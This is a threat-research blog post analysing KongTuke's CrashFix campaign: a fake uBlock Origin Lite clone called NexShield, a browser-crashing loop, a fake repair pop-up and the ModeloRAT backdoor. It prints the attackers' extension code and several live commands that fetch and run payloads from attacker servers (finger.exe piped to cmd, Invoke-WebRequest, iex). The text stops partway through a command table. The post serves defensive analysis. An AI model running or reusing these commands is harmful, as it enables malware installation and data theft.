

Dissecting CrashFix: KongTuke's New Toy

By Anna Pham, Tanner Filip, Dani Lopez

Published: 2026-01-16 · Archived: 2026-07-22 02:02:16 UTC

Summary

In January 2026, Huntress Senior Security Operations Analyst Tanner Filip observed threat actors using a malicious browser extension to display a fake security warning, claiming the browser had "stopped abnormally" and prompting users to run a "scan" to remediate the threats.




Figure 1: Fake CrashFix pop-up message (1)

Our analysis revealed this campaign is the work of KongTuke, a threat actor we have been tracking since the beginning of 2025. In this latest operation, we identified several new developments: a malicious browser extension called NexShield that impersonates the legitimate uBlock Origin Lite ad blocker, a new ClickFix variant we have dubbed "CrashFix" that intentionally crashes the browser then baits users into running malicious commands, and ModeloRAT, a previously undocumented Python RAT reserved exclusively for domain-joined hosts.

Ironically, the victim was searching for an ad blocker when they encountered a malicious advertisement. The ad directed users to the official Chrome Web Store (<https://chrome.google.com/detail/nexshield-%E2%80%93-advanced-web/cpcdkmjddocikjdbbeiaafnpdbdafmi>), lending false legitimacy to the malicious extension. The registered email for the developer is "alaynna6899@gmail.com".



The deliberate targeting of domain-joined machines suggests KongTuke is after corporate environments where a foothold means access to Active Directory, internal systems, and lateral movement opportunities. Home users on standalone workstations receive a separate infection chain that appears to still be in testing, when we finally got through all the layers, the C2 responded with “TEST PAYLOAD!!!!”.

Whether this means non-domain targets are lower priority or the campaign is still being built out, one thing is clear: KongTuke is evolving their operations and showing increased interest in enterprise networks.

So, what is CrashFix and NexShield?

Upon “running the scan” (Figure 1), the user is presented with a fake “Security issues detected” alert and instructed to manually “fix” the issue by opening the Windows Run dialog (Win + R), pasting from their clipboard (Ctrl + V), and pressing Enter. The malicious extension silently copies a PowerShell command to the clipboard, disguised as a legitimate repair command. When the user follows these steps, they unknowingly execute the malicious command.




Figure 2: Fake CrashFix pop-up message after “run scan”

We were not about to blindly paste from the clipboard, so we tried copying the displayed command (`edge.exe -fix-browser -hash=...`) like civilized malware analysts. The browser's response? Complete freeze. When your "fix" causes crashes, the name writes itself, say hello to CrashFix.

Before we go deep diving into how we ended up with a malicious pop-up message, let's take a step back and look at how it got delivered.

You have probably heard the recommendation to install an ad blocker to protect yourself from malvertising, malicious advertisements that deliver malware through legitimate ad networks. Our victim likely just wanted to get rid of annoying ads. Instead, they downloaded a malicious one (NexShield) while searching for an ad blocker for Chrome.




Figure 3: Malicious Ad Blocker in Google Search Results




Figure 4: Malicious Browser Extension Download Page

This header falsely attributes the code to Raymond Hill, the legitimate developer of uBlock Origin, and references a non-existent GitHub repository. This tactic exploits the trust users place in well-known open-source projects. The actual uBlock Origin Lite repository is located at `https://github.com/uBlockOrigin/uBlock-orig`, not the URL referenced in this malicious extension.

The NexShield extension is almost entirely a clone of [uBlock Origin Lite](#), a legitimate extension by Raymond Hill. The URL in the header of `background.js` does not exist, and suggests the threat actor simply ran a few find-and-replaces to replace every instance of 'uBlock' with 'nexshield'.

```

/*****
nexshield Origin Lite - a comprehensive, MV3-compliant content blocker
Copyright (C) 2022-present Raymond Hill

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program. If not, see {http://www.gnu.org/licenses/}.

Home: https://github.com/gorhill/nexshield
*/

```

Figure 5: NexShield header reference

Comparing the “2025.1116.1841” release of uBlock Origin Lite to the version of NexShield that was live on the Chrome Web Store on January 14, which they called “2025.1116.1842”, shows that the two are nearly identical, with one exception.

Name	Size	Modified	Name	Size	Modified
web_accessible_resources	64,565	Nov 16, 2025 at 10:41:55 AM	web_accessible_resources	64,714	Nov 28, 2025 at 11:53:43 AM
background.html	962	Nov 16, 2025 at 10:41:56 AM	background.html	961	Nov 28, 2025 at 12:09:50 AM
js	708,145	Nov 16, 2025 at 10:41:56 AM	js	713,207	Nov 28, 2025 at 12:09:50 AM
background.js	23,355	Nov 16, 2025 at 10:41:56 AM	background.js	26,631	Nov 28, 2025 at 12:09:50 PM
popup-ui.html	886	Nov 16, 2025 at 10:41:56 AM	popup-ui.html	886	Nov 28, 2025 at 12:09:50 AM
unpacker-ui.html	1,389	Nov 16, 2025 at 10:41:56 AM	unpacker-ui.html	1,398	Nov 28, 2025 at 12:09:50 AM
picker-ui.html	2,242	Nov 16, 2025 at 10:41:56 AM	picker-ui.html	2,251	Nov 28, 2025 at 12:09:50 AM
manifest.json	10,068	Nov 16, 2025 at 10:41:56 AM	manifest.json	10,000	Nov 28, 2025 at 12:09:50 PM

Figure 6: Legitimate uBO Lite compared to NexShield

Most of the files in the extension contain only changes to the name or similar wording, and are all within a few bytes of each other. The “background.js” file, however, is roughly 14% larger in NexShield, a difference of 3,276 bytes.

NexShield

Tracking “Feature”

The extension defines its command-and-control (C2) configuration in an obfuscated variable shown below.

```
106 // Core utilities
107 var o={
108     BASE_URL:"https://www.nexsnielld.com/",
109     START_DELAY_MINUTES:60,
110     AFTER_START_PERIOD_MINUTES:10
111 };
```

Figure 7: C2 configuration

Note the typosquatting: the BASE_URL uses nexsnielld.com (with an “n”), while the extension name uses nexshield (with an “h”).

UUID generation is a common practice for legitimate extensions to track basic analytics. However, in this case, the UUID is sent to attacker-controlled infrastructure (nexsnielld[.]com) and is used to correlate install, update, and uninstall events, giving the attacker visibility into their victim pool.

```
213 chrome.runtime.onInstalled.addListener(async details=>
214 {try{let uuid=await async function(key){
215     return(await chrome.storage.local.get(key))[key]
216 }("uuid");
217
218 uuid||(uuid=crypto.randomUUID(),
219 await async function(key,value)
220 {await chrome.storage.local.set({[key]:value})
221 }("uuid",uuid));
```

Figure 8: UUID generation routine

When the extension is first installed, it sends a beacon (an HTTP request used to transmit tracking data) to the attacker's server and opens a “thank you” page.

Example of the beacon URL:

- `https://nexsnielld[.]com/install?uuid=550e8400-e29b-41d4-a716-446655440000&version=2025.1116.1842`

```

223 if ("install" === details.reason) {
224   try {
225     await fetch(`${config_BASE_URL}/install?${new URLSearchParams({
226       uuid: uuid,
227       version: manifest.version
228     }).toString()}`)
229   } catch (error) {}
230
231   await chrome.tabs.create({url: `${config_BASE_URL}/thanks`})
232 }

```

Figure 9: Install beacon sending UUID and version to attacker-controlled server

On extension updates, additional telemetry is sent, including the previous version.

Example of the beacon URL:

- `https://nexsniel[.]com/update?uuid=550e8400-e29b-41d4-a716-446655440000&version=2025.1116.1842&previous=2025.1115.1000`

```

228 if ("update" === details.reason)
229   try {
230     await fetch(`${config_BASE_URL}/update?${new URLSearchParams({
231       uuid: uuid,
232       version: manifest.version,
233       previous: details.previousVersion ?? ""
234     }).toString()}`)
235   } catch (error) {}

```

Figure 10: Update beacon transmitting UUID, current version, and previous version to C2 server

The extension sets an uninstall URL to track when users remove it.

```

229 chrome.runtime.setUninstallURL(
230   `${config_BASE_URL}/uninstall?${new URLSearchParams({
231     uuid: uuid
232   }).toString()}`
233 )

```

Figure 11: Uninstall tracking URL configured to notify the threat actor when extension is removed

Delayed execution mechanism

To evade detection and avoid immediate association between the extension install and malicious behavior, the payload uses Chrome's Alarms API to delay execution by 60 minutes. The extension sets up two timers: the first triggers once after a 60-minute delay, and the second fires every 10 minutes after the initial trigger. This timing strategy is in place so that when a user installs the extension, nothing malicious happens immediately. Sixty minutes later, the malicious payload activates, and every 10 minutes thereafter, the payload continues to execute.

```

(async () => {
  try {
    let t = await chrome.alarms.get(0.toString()),
        r = await chrome.alarms.get(1.toString());

    !t && !r && await chrome.alarms.create(0.toString(), {
      delayInMinutes: 0.START_DELAY_MINUTES // 60 minutes
    });
  } catch (t) {
    console.error("Failed to initialize alarms:", t);
  }
})();

```

Figure 12: Delayed execution timer set to trigger 60 minutes after installation

So, by the time the user experiences browser issues, the mental association with the recently installed extension has probably weakened.

Browser resource exhaustion

The core malicious payload is a denial-of-service attack against the victim's own browser.

The makeBatch() function attempts to iterate 1 billion times (1e9), with each iteration creating a new chrome.runtime port connection. Once the loop completes, setTimeout(makeBatch, 0) immediately queues another billion iterations, creating an infinite loop. Additionally, the onConnect listener adds even more references to the array, compounding the resource consumption.

This rapidly exhausts system resources. Each port object consumes memory, and the array grows unbounded. The tight loop and port creation consume CPU cycles, while Chrome's internal messaging infrastructure becomes overwhelmed. The result is severe browser slowdown, unresponsiveness, and eventual crashes. Users may experience tabs freezing, high CPU usage from the browser process, memory consumption growing until system limits are reached, or complete browser crashes requiring a force-quit.

This user fell victim to this infection and quickly Googled commands in an attempt to remediate. Fortunately, Huntress was able to assist with remediations here.

389	https://www.google.com/search?...	google chrome repair command - Google Search	
390	https://www.google.com/search?...	google chrome repair command - Google Search	
391	https://www.google.com/search?...	google chrome repair command - Google Search	
392	https://support.google.com/chrome/answer/142063?...	Fix Chrome if it crashes or won't open - Computer - Googl...	
393	https://www.google.com/search?...	how to fix google chrome security error - Google Search	
394	https://support.google.com/chrome?...	Uninstall Survey - Google Chrome	
395	https://support.google.com/chrome/contact/...	Uninstall Survey - Google Chrome	
396	https://www.google.com/chrome/uninstall-survey/?...	Uninstall Survey - Google Chrome	

Figure 13: User attempting to look for remediation solutions

```
async function u() {
  const swP = [];

  function launchBatchTestNetwork() {
    let created = 0;

    function makeBatch() {
      for (let i = 0; i < 1e9; i += 1) { // 1 billion iterations
        swP.push(chrome.runtime.connect({name: 'port-test'}));
        created += 1
      }
      setTimeout(makeBatch, 0) // Immediately recurse
    }
    makeBatch()
  }

  chrome.runtime.onConnect.addListener(port => {
    swP.push(port)
  });

  launchBatchTestNetwork();
}
```

Figure 14: Resource exhaustion, creating infinite runtime port connections

The timer handler contains the logic that triggers the DoS. The DoS only executes if the UUID exists (meaning the user is being tracked), the C2 server responds successfully to a fetch request, and the pop-up window has been opened at least once and subsequently closed. This last condition may be intentional to ensure user interaction with the extension before triggering the payload.

```

chrome.alarms.onAlarm.addListener(async t => {
  try {
    // Alarm 0: Set up recurring alarm
    if (t.name === 0.toString() &&
      (await chrome.alarms.get(1.toString()) ||
      await chrome.alarms.create(1.toString(), {
        periodInMinutes: 0.AFTER_START_PERIOD_MINUTES // 10 minutes
      })));

    // Alarm 1: Execute payload
    if (t.name === 1.toString()) {
      if (a || a === void 0) return; // Check if popup window exists

      let r = await s("uuid");
      if (!r || typeof r !== "string") return;

      try {
        // Verify C2 is reachable
        if (!(await fetch(`${o.BASE_URL}/whats-new`)).ok) return;

        await g(i, Date.now()); // Store timestamp
        await u() // EXECUTE DOS
      } catch (e) {
        console.error("Fetch error in alarm handler:", e)
      }
    }
  } catch (r) {
    console.error("Alarm handler error:", r)
  }
});

```

Figure 15: Timer handler verifying C2 connectivity before executing DoS

The code below is responsible for displaying the fake CrashFix security warning through a pop-up window. It creates a centered 400x600 pop-up window pointing to the attacker's /whats-new page (Figures 1-2), which displays the fake "CrashFix" security warning.

```

async function d() {
  if (!(await chrome.storage.local.get("uuid")).uuid) return;

  let e = await chrome.system.display.getInfo(),
      n = e.find(S => S.isPrimary) || e[0],
      c = 400, // width
      m = 600, // height
      h = n ? {
        left: Math.round((n.workArea.width - c) / 2) + n.workArea.left,
        top: Math.round((n.workArea.height - m) / 2) + n.workArea.top
      } : {};

  let l = await chrome.windows.create({
    type: "popup",
    url: `${o.BASE_URL}/whats-new`,
    width: c,
    height: m,
    ...h
  });

  l?.id && (a = l.id)
}

```

Figure 16: CrashFix popup window creation, displaying fake security warning on browser restart

The pop-up only appears on browser startup after the browser becomes unresponsive. Before the DoS executes, a timestamp is stored in local storage. When the user force-quits and restarts their browser, the startup handler checks for this timestamp, and if it exists, the CrashFix popup appears, and the timestamp is removed. This creates a loop: the DoS makes the browser unresponsive, the user force-quits and restarts, the fake warning appears claiming the browser “stopped abnormally”, and if the user closes the popup without removing the extension, the next 10-minute timer triggers another DoS. The cycle repeats until the user either falls for the social engineering or removes the extension.

Anti-analysis

The pop-up also implements anti-analysis techniques to prevent users from inspecting the page. It blocks keyboard shortcuts for DevTools (F12, Ctrl+Shift+I/J/C), disables right-click context menus, and prevents text selection and dragging.

```

document.addEventListener('keydown', (e) => {
  if (
    'F12' === e.key ||
    (e.ctrlKey && e.shiftKey && ['I', 'J', 'C'].includes(e.key)) ||
    (e.ctrlKey && e.shiftKey && ['K', 'Q', 'E'].includes(e.key)) ||
    (e.metaKey && e.altKey && ['I', 'J', 'C'].includes(e.key)) ||
    (e.metaKey && e.altKey && 'K' === e.key) ||
    'F11' === e.key ||
    (e.ctrlKey && 'u' === e.key) ||
    (e.ctrlKey && 's' === e.key)
  ) {
    return e.preventDefault(), false
  }
})
document.addEventListener('contextmenu', (e) => (e.preventDefault(), false))
document.addEventListener('selectstart', (e) => (e.preventDefault(), false))
document.addEventListener('dragstart', (e) => (e.preventDefault(), false))

```

Figure 17: Anti-analysis techniques blocking DevTools shortcuts, right-click, and text selection

KongTuke started using “finger” in December of 2025. Finger.exe is a legitimate Windows utility originally designed to retrieve information about users on remote systems, a protocol dating back to the early days of the internet. However, [threat actors have repurposed it as a Living-off-the-Land Binary \(LOLBin\)](#) because it can fetch data from remote servers and pipe the output directly to the command line. In this case, the malicious command copies finger.exe from System32 to the

%temp% directory (renaming it to ct.exe to avoid detection), then uses it to connect to 199.217.98.[.]108 and pipes the response directly to cmd, executing whatever payload the attacker's server returns.

CrashFix malicious command:

- `cmd /c start "" /min cmd /c "copy %windir%\system32\finger.exe %temp%\ct.exe&%temp%\ct.exe confirm@199.217.98[.]108|cmd"`

Upon execution, the finger command retrieves a large CharCode blob containing obfuscated PowerShell using ROT cipher encoding. Once deobfuscated, the script downloads a secondary payload from the attacker's server, saves it to the user's AppData directory as script.ps1, executes it, and then deletes itself to remove evidence of the initial infection stage:

- Invoke-WebRequest -Uri "http://199.217.98[.]108/b" -OutFile "\$env:APPDATA\script.ps1" & "\$env:APPDATA\script.ps1"
- Remove-Item "\$env:APPDATA\script.ps1"

```
Invoke-WebRequest -Uri $(join('cook://199.217.98.108/w'.ToCharArray())|%[int]$c=$_;if($c-ge65-and$c-le90){[char](65+((($c-65+5)%26))}elseif($c-ge97-and$c-le122){[char](97+((($c-97+5)%26))}elseif([char]$c)))-outfile ([IO.Path]::Combine($Environment).GetFolderPath('$(join('H:\msps\jphayvukh\'.ToCharArray())|%[int]$c=$_;if($c-ge65-and$c-le90){[char](65+((($c-65+19)%26))}elseif($c-ge97-and$c-le122){[char](97+((($c-97+19)%26))}elseif([char]$c)))-$c'-join('gqfwdh.dg1'.ToCharArray())|%[int]$c=$_;if($c-ge65-and$c-le90){[char](65+((($c-65+12)%26))}elseif($c-ge97-and$c-le122){[char](97+((($c-97+12)%26))}elseif([char]$c))));
```

Figure 18: Obfuscated blob using ROT cipher encoding

KongTuke appears to have taken notes from SocGholish's playbook, adopting a layered obfuscation approach, though with considerably less sophistication. While SocGholish leverages six layers of encryption using multiple encryption algorithms, KongTuke opts for the malware equivalent of stacking napkins over a secret message: multiple layers of Base64 encoding and XOR operations for stage 3.

```
$aptJpP = 2167 # Garbage value
$pm9Jgi = 8293 # Garbage value
$Xv6qgh = 5181 # Garbage value
$Jg9qBw = 8354 # Garbage value

$XUuMNCM = "iQXuSbn8uvgvaC2uLC1iQtoINLkategvaC5tbixiQTO0PHc++2gvaC4srC5iqItny+r0S81gvaC1trw21QjTpyffv9emgvaC8icn6iKvN2OK180nd7rTL0uza8DPxyle0exy4fqv8CputWv7bXT1VHJ4sb3Seq2t/Xcw
+6e9J9f80HX8cn1sbav4tm29PKD7fTLl0y19YleQTM725748CputMvBT9DE1/e45TD49uLfuc31xb548eG2z8j66/Xq87j04sl3tczhM310vz10r58PLzt0b0zrxL1vex89Cxtc7h1rn28vb429DL7F9u6Pja8v030MTX70bzq/
n2MGkYulfttJkaf8Pxb65szuM0hyrjjt..." # Encoded blob
$QbvpBP = 128 # XOR key

1 reference
function global:tfbJyk {
    $rmbddg = [System.Convert]::FromBase64String($XUuMNCM)
    $ztPvMS = @()
    foreach ($b in $rmbddg) {
        $ztPvMS += ($b -bxor $QbvpBP)
    }
    $qfGar = [System.Text.Encoding]::UTF8.GetString($ztPvMS)
    return $qfGar
}

$2mMcG = tfbJyk

$artJpG = 'i' + 'e' + 'x' # lex
8 $artJpG $2mMcG
```

Figure 19: Stage 3



The decrypted blob is responsible for few things:

- Scans running processes for 50+ analysis tools (Wireshark, Process Hacker, x64dbg, IDA, Ghidra, etc.) and VM indicators (VMware, VirtualBox, QEMU, Parallels). If any are found, it exits immediately.
- Checks if the machine is domain-joined or standalone (WORKGROUP). This helps the attacker distinguish between corporate targets and home users.
- Sends a POST request to 199.217.98[.]108/n containing:
 - A marker: ABCD111 for WORKGROUP machines, BCDA222 for domain-joined
 - Installed antivirus products (queried from SecurityCenter2)

The response is piped directly to iex (Invoke-Expression), executing whatever the C2 returns.

```
$m = @(
    "wireshark", "processhacker", "fiddler", "procepx",
    "procmon", "sysmon", "ida", "x32dbg", "x64dbg", "ollydbg", "cheatengine",
    "scylla", "scylla_x64", "scylla_x86", "immunitydebugger", "windbg",
    "reshacker", "reshacker32", "reshacker64", "hxd", "ghidra", "lordpe",
    "tcpview", "netmon", "sniffer", "snort", "apimonitor", "radare2", "procdump",
    "dbgview", "de4dot", "detectiteasy", "detectit_easy", "dumpcap", "netcat",
    "bintext", "dependencywalker", "dependencies", "prodiscover", "sysinternals",
    "netlimiter", "sandboxie", "vmware", "virtualbox", "vmtools", "VMwareService", "VMwareTray", "VBoxService", "VBoxTray",
    "qemu-ga", "prl_cc"
)

Get-Process | ForEach-Object {
    $processName = $_.Name.ToLower()
    foreach ($tool in $m) {
        if ($processName -like "*$tool*") {
            Write-Host "****"
            exit
        }
    }
}

$systemInfo = systeminfo | findstr /c:"Domain"
$domain = $systemInfo -replace ".*Domain:\s*"
if ($domain -eq 'WORKGROUP') {
    iwr 'http://199.217.98.108/n' `
        -Method POST `
        -Body @{
            message = "ABCD111`n${
                Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct |
                Select-Object -ExpandProperty DisplayName |
                Out-String
            }"
        } `
        -ContentType 'application/x-www-form-urlencoded' `
        -UseBasicParsing | iex
}
else {
    iwr 'http://199.217.98.108/n' `
        -Method POST `
        -Body @{
            message = "BCDA222`n${
                Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct |
                Select-Object -ExpandProperty DisplayName |

```

Figure 20: Anti-analysis process check and victim profiling

Domain-joined gets the VIP Treatment

If the host is domain-joined, KongTuke serves its newly developed backdoor:

```
61; 56; " "; iwr -Uri "https://www.dropbox.com/scl/fi/6gscgf35byvflw4y6x4i0/b1.zip?
rlkey=bk2hvxvw53ggzhbjftpej50&st=yyxnfu71&dl=1" -OutFile "$env:appdata\Winpython.zip"; " "; 98; 89; " ";
Expand-Archive -Path "$env:appdata\Winpython.zip" -DestinationPath "$env:appdata"; " "; 1; 2; ""; rm
"$env:appdata\Winpython.zip"; " "; 2; 9; " "; Start-Process -FilePath "$env:appdata\WPY64-
31401\python\pythonw.exe" -ArgumentList "$env:appdata\WPY64-31401\python\modes.py"
```

WPY64-31401 is WinPython, a portable Python distribution. KongTuke bundles their own Python environment so they don't depend on the victim having Python installed. The main malicious code lives in modes.py.

ModeloRAT

The modes.py script is a fully-featured Windows Remote Access Trojan (RAT) we named ModeloRAT, written in Python. It leverages obfuscation through verbose, misleading class and variable names, implements RC4 encryption for C2 communications, establishes persistence via the Windows Registry, and supports multiple payload types, including

executables, DLLs, and Python scripts. ModeloRAT also includes junk code functions at the end of the file designed to confuse static analysis tools and analysts.

ModeloRAT is organized into four primary classes:

- **UnnecessarilyProlongedCryptographicMechanismImplementationClass** is a straightforward RC4 stream cipher implementation despite its intentionally verbose name. It initializes the S-box permutation array using Key Scheduling Algorithm (KSA), then performs encryption/decryption via the Pseudo-Random Generation Algorithm (PRGA). The symmetric nature of RC4 means the same function handles both operations.
- **PrimaryOperationalController** serves as the core operational module responsible for system reconnaissance, command execution, persistence, and data encoding. For host fingerprinting, it generates a unique 8-character client ID by hashing the MAC address concatenated with the hostname using MD5. The system enumeration capability collects extensive metadata via PowerShell commands, including OS version, running processes, services, storage devices, ARP tables, network configuration, user privileges, and active TCP connections. It also performs privilege detection to determine if running as SYSTEM, Administrator, or standard user, and can execute arbitrary PowerShell commands with a 30-second timeout and 10MB output limit. Persistence is achieved by writing to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key. Data encoding implements a custom protocol that encrypts data with RC4 using a random 16-byte key, appends the key and a version marker (\xfe\xfe\x00\x01), then compresses with zlib.
- **DataTransmissionManager** handles file path generation and randomization. It selects random filenames from %APPDATA% and %PROGRAMDATA% directories to blend dropped files with legitimate software, making detection harder.
- **CentralCommunicationController** orchestrates the main C2 beacon loop and command dispatching.

Command & Control protocol

ModeloRAT beacons to hardcoded C2 servers over HTTP port 80. The IP addresses are obfuscated through string concatenation: 170.168.103[.]208 and 158.247.252[.]178. The beacon URL follows the pattern `http://{C2_IP}:80/beacon/{client_id}`.

The communication flow begins when the client collects system metadata and serializes it to JSON. The data is then RC4-encrypted with a random key, and the key is appended followed by a 4-byte version marker. The entire payload is zlib-compressed and transmitted via HTTP POST with a truncated WebKit-based user agent (Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36)). The server responds with encrypted commands using the same protocol.

Below is the supported command types:

Supported Command Types

The RAT defines an `ArbitraryDataTypeClassification` enum with 8 command types:

Type ID	Name	Functionality
0	EXECUTABLE_BINARY	Drop and execute EXE, optional persistence
1	DYNAMIC_LIBRARY	Drop DLL and execute via rundll32.exe
2	INTERPRETED_SCRIPT	Drop and execute Python script
3	SHELL_INSTRUCTION	Execute arbitrary PowerShell command
4	ACTIVATION_CONFIGURATION	Adjust beacon interval (active mode)
